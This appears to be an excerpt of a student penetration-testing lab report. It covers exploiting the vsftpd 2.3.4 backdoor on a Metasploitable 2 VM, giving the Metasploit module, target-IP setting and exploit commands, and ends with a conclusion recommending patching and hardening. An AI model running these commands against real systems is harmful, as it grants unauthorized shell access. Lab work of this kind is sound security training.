



Selected the exploit/unix/ftp/vsftpd_234_backdoor module from the Metasploit Framework, targeting a vulnerable FTP service discovered during scanning.


use exploit/unix/ftp/vsftpd_234_backdoor





Set Target IP:
set RHOST 192.168.56.103




Run the Exploit:
exploit




Successfully exploited the vsftpd backdoor and gained a limited shell session using the default payload cmd/unix/interact.



Executed basic post-exploitation commands to confirm shell access and gather system information from the compromised Metasploitable target.

**Conclusion (for the end of your report):**
This project successfully demonstrated a complete penetration testing process within a controlled virtual environment using Kali Linux and Metasploitable 2. Through reconnaissance with Nmap, several open ports and services were discovered, exposing the target system to potential exploitation. A vulnerability assessment using Nessus identified multiple high-risk vulnerabilities, including the vsftpd 2.3.4 backdoor (CVE-2011-2523), which was later successfully exploited using the Metasploit Framework.

The exploitation phase confirmed unauthorized access could be obtained due to misconfigured or outdated services. These findings underscore the importance of routine vulnerability scanning, service hardening, and timely patch management in real-world environments.

▶ See Appendix: Attached Nessus Vulnerability Scan Report
(nessus_report_vsftpd_scan.pdf)